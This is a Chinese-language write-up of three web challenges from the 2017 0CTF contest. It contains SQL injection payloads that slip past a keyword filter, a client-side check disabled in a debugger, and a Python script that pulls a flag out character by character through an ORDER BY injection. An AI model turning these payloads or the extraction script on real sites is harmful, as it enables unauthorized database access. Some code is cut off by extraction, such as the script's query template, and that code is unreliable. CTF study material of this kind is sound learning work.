0ctf 部分web writeup.md

原创


Ni9htMar3 于 2017-03-21 21:32:25 发布 1225 收藏
分类专栏： WriteUp 文章标签： web

WriteUp 专栏收录该内容
17 篇文章 0 订阅
订阅专栏

simplesqlin

这个题尝试点击，注入点是`id`，发现他把一些关键字符过滤了，如`select`、`from`等，那样经过查找资料，可利用`/**/`、`00`、`%0b`绕过过滤，经过尝试`%00`、`%0b`都可以，那样构造payload


得到数据库news


Load URL
Split URL
Execute
☐ Enable Post data
☐ Enable Referrer
禁用 Cookies CSS 表单 图片 网页信息 其他功能 标记 缩放 工具 查看源
http://blog.csdn.net/Ni9htMar3

```
http://202.120.7.203/index.php?id=1 and 1=2 union sel%0bect 1,2,database()
```

```
2

news
```


得到表flag


Load URL
Split URL
Execute
☐ Enable Post data
☐ Enable Referrer
禁用 Cookies CSS 表单 图片 网页信息 其他功能 标记 缩放 工具 查看源代码 选项
http://blog.csdn.net/Ni9htMar3

```
http://202.120.7.203/index.php?id=1 and 1=2 union sel%0bect 1,2,table_name fr%0bom information_schema.tables whe%0bre table_schema=database()
```

```
2

flag
```

得到列flag




```
http://202.120.7.203/index.php
?id=1 and 1=2 union sel%0bect 1,2,column_name fr%0bom information_schema.columns whe%0bre table_name='flag'
```

□ Enable Post data □ Enable Referrer

2

flag

最终得到flag



```
http://202.120.7.203/index.php
?id=1 and 1=2 union sel%0bect 1,2,flag fr%0bom flag
```

□ Enable Post data □ Enable Referrer

2

flag{W4f_bY_paSS_f0R_CI}

KoG

> King of Glory is a funny game. Our website has a list of players.

查看源码，是一道关于js的题

```
function GetUrlParms()
{
    var args=new Object();
    var query=location.search.substring(1);
    var pairs=query.split("&");
    for(var i=0;i<pairs.length;i++)
    {
        var pos=pairs[i].indexOf('=');
        if(pos==-1) continue;
        var argname=pairs[i].substring(0,pos);
        var value=pairs[i].substring(pos+1);
        args[argname]=unescape(value);
    }
    return args;
}
function go()
{
    args = GetUrlParms();
    if(args["id"]!=undefined)
    {
        var value = args["id"];
        var ar = Module.main(value).split("|");
        if(ar.length==3)
        {
            var s = "api.php?id=" + args["id"] + "&hash=" + ar[0] + "&time=" + ar[1];
            $(document).ready(function(){
              content=$.ajax({url:s, async:false});
              $("#output").html(content.responseText);
            });

        }
        if((ar.length==1)&(ar[0]=='WrongBoy'))
        {
            alert('Hello Hacker~');
        }
    }
}

var wait = setInterval(function(){if(Module.main != undefined){clearInterval(wait);go();}}, 100);
```

这个当你输入带有敏感的字符，便会返回`wrongBoy`，并弹窗

这样的话，只要利用**chrome**进行单步调试，将不一样的判断语句除掉就可以

通过不间断的调试，可知道第一个不一样的地方，这时将`$13`置**true**就可以

第二个位置就是`$42`的值，当正确的时候`$42`为**true**，致使`label`为**0**，而错误的时候`label`为**12**进入中断，这样只要使`if(0)`就可以
之后就能正常的注入了，不过由于同源策略的原因，异步请求交不过去，所以把源码改成如下

```
<!DOCTYPE html> <html> <head> <title>King of Glory Player List</title> </head> <body> <script
  src="https://code.jquery.com/jquery-3.1.1.min.js"
  integrity="sha256-hVVnYaiADRTO2PzUGmuLJr8BLUSjGIZsDYGmIJLv2b8="
  crossorigin="anonymous"></script> <script src="function1.js"></script> <script type="text/javascript"
function GetUrlParms()
{
    var args=new Object();
    var query=location.search.substring(1);
    var pairs=query.split("&");
    for(var i=0;i<pairs.length;i++)
    {
        var pos=pairs[i].indexOf('=');
        if(pos==-1) continue;
        var argname=pairs[i].substring(0,pos);
        var value=pairs[i].substring(pos+1);
        args[argname]=unescape(value);
    }
    return args;
}
function go()
{
    args = GetUrlParms();
    if(args["id"]!=undefined)
    {
        var value = args["id"];
        var ar = Module.main(value).split("|");
        if(ar.length==3)
        {
            var s = "http://202.120.7.213:11181/api.php?id=" + args["id"] + "&hash=" + ar[0] + "&time="
            window.location.href=s;
            $(document).ready(function(){
              content=$.ajax({url:s, async:false});
              $("#output").html(content.responseText);
            });

        }
        if((ar.length==1)&(ar[0]=='WrongBoy'))
        {
            alert('Hello Hacker~');
        }
    }
}

var wait = setInterval(function(){if(Module.main != undefined){clearInterval(wait);go();}}, 100);

</script> <center><h1>King of Glory Player List</h1></center> <center><div id="output"><h2>hmmmm</h2></
```

`function1.js`就是我们调整过得,接下来就能正常的发送请求了。


发现服务端并没有再进行过滤了，然后由这个**payload**

```
id=1 order by 2
```

确定是2列了。
然后开始爆破
表名有`fl4g,user`
`fl4g`列名就一个`hey`
所以

```
?id=1 and 1=2 union select 1,hey from fl4g
```

拿到flag。



http://127.0.0.1:8000/a.html?id=1 and 1=2 union select 1,hey from fl4g

□ Enable Post data □ Enable Referrer

flag{emScripten_is_Cut3_right?}


Temmo’s Tiny Shop

> Enjoy online shopping? It’s so convenient, and I like it very much.

这是一道**条件竞争**的题，当有钱后买**hint**

```
select flag from ce63e444b0d049e9c899c9a0336b3c59
```


这明显就是注入题，首先找注入点在哪
发现在搜索的orderby处



http://202.120.7.197/app.php?action=search&keyword=&order=if(substr((select(flag)from(ce63e444b0d049e9c899c9a0336b3c59)),1,1)like(0x46),price,name)

□ Enable Post data □ Enable Referrer

{"status":"suc","goods":[{"id":"2","name":"Erwin Schrodinger's Cat","price":"1600","number":0},{"id":"5","name":"Brownie","price":"2200","number":0}]}



http://202.120.7.197/app.php?action=search&keyword=&order=if(substr((select(flag)from(ce63e444b0d049e9c899c9a0336b3c59)),1,1)like(0x00),price,name)

□ Enable Post data □ Enable Referrer

{"status":"suc","goods":[{"id":"5","name":"Brownie","price":"2200","number":0},{"id":"2","name":"Erwin Schrodinger's Cat","price":"1600","number":0}]}


通过if语句进行逐字判断

脚本

```
import requests
import string

dic=string.ascii_letters+'0123456789~!*()-{}_'
r=requests.session()
url = 'http://202.120.7.197/app.php'
header={"Cookie":"PHPSESSID=3lqjrmgiuurlnmgerokt0kk8o6"}

def sendsort(TEMPLATE):
    data = TEMPLATE
    #print data
    content=r.get(url+data,headers=header).content
    if content.find('"id":"5"')>content.find('"id":"2"'):
        return 1
    else:
        return 0
TEMPLATE = "?action=search&keyword=&order=if(substr((select(flag)from(ce63e444b0d049e9c899c9a0336b3c59)
flag = []

for i in range(1,40):
    for j in dic:
        print j,
        if sendsort(TEMPLATE%(i,hex(ord(j)))) == 1:
            print 'ok'
            flag.append(j)
            break
        else:
            print 'no'

print 'Flag:',''.join(flag)
```

得到flag

这题好坑，爆出来好多`_` 、 `%`,还不区分大小写



```
_ no
Flag: flag{r4ce_c0nditi0n_i5_excited}
请按任意键继续
```